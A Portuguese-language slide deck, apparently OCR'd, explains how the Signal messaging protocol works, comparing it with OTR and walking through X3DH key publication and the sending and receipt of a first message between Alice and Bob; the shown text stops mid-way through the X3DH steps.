globo.com

Transporte Seguro de Mensagens: Protocolo Signal

Vitória Rio

Roteiro

- O que é o Signal
- Como funciona
  - X3DH
  - Double Ratchet
- Trust on First Use
- Propostas de aplicações do protocolo

O que é o Signal

- Criado pela Open Whisper Systems em 2013
- Protocolo para transporte de mensagens que utiliza criptografia de ponta a ponta
- Atualmente adotado por diversos aplicativos de mensagem instantânea (Signal, WhatsApp, Facebook Messenger, Allo)

Signal vs OTR

Signal

Criptografia de ponta a ponta
Forward Secrecy
Assíncrono

OTR

Criptografia de ponta a ponta
Forward Secrecy
Síncrono

Como funciona

- X3DH (Extended Triple Diffie-Hellman)
  - Define meios para se estabelecer uma chave compartilhada de forma assíncrona
- Double Ratchet
  - Algoritmo que permite troca de mensagens de forma assíncrona

Como funciona - Cenário

- Dois usuários: Alice e Bob
- Alice deseja se comunicar com Bob pela primeira vez
- Alice é o iniciador da comunicação

X3DH (Extended Triple Diffie-Hellman)

Estabelecendo uma chave compartilhada de forma assíncrona

X3DH


- Etapas:
  - Publicação das chaves
  - Envio da primeira mensagem
  - Recebimento da primeira mensagem

X3DH - Publicação das chaves

- Para se cadastrar, o usuário gera e publica as seguintes chaves no servidor:
  - Identity Key: Chave de longa duração que identifica o usuário
  - Signed Key: Chave de curta duração assinada pela Identity key
  - One-time Keys: Chaves de único uso

X3DH - Envio da primeira mensagem

- Alice requisita do servidor as chaves de Bob publicadas na etapa anterior




X3DH - Envio da primeira mensagem

- Gera a chave compartilhada

Alice (Chaves Privadas)


Bob (Chaves Públicas)



KDF(DH1 || DH2 || DH3 || DH4)


X3DH - Envio da primeira mensagem

- Gera a chave compartilhada




X3DH - Envio da primeira mensagem

- Alice envia para Bob suas chaves e uma mensagem criptografada com a chave compartilhada




X3DH - Recebimento da primeira mensagem

- Quando Bob se conectar com o servidor, receberá as chaves e a mensagem enviados anteriormente por Alice



X3DH - Recebimento da primeira mensagem

